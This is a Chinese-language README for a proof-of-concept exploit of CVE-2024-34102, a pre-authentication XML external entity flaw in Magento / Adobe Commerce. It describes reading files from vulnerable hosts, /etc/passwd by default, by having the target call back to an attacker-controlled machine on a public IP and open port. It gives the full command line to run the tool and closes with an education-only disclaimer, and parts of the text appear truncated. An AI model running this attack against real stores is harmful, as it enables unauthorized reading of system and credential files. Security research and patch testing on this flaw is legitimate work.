CVE-2024-34102 的 POC。Magento / Adobe Commerce 中的一个预认证 XML 实体注入问题。

此 POC 将尝试从存在漏洞的、受近期 Magento / Adobe Commerce CVE-2024-34102 影响的目标主机读取文件。此 POC 基于此安全公告和 Assetnote 的研究。
要运行此 POC,你需要一台拥有公开且可访问 IP 的机器。
poc.xml。/etc/passwd)。requests 库对单个目标使用此 POC:
python cve-2024-34102.py -u target -ip your-machine-ip -p any-open-port-in-your-machine -r file-to-read-from-target (默认是 /etc/passwd)
如有任何建议或想法,请通过我与我联系。
本工具仅供教育目的。我不鼓励、不纵容、也不支持对任何系统或网络进行未经授权的访问。请负责任地使用本工具,仅在你拥有明确测试权限的系统上使用。因滥用本工具而产生的任何行为和后果均由你自己负责。



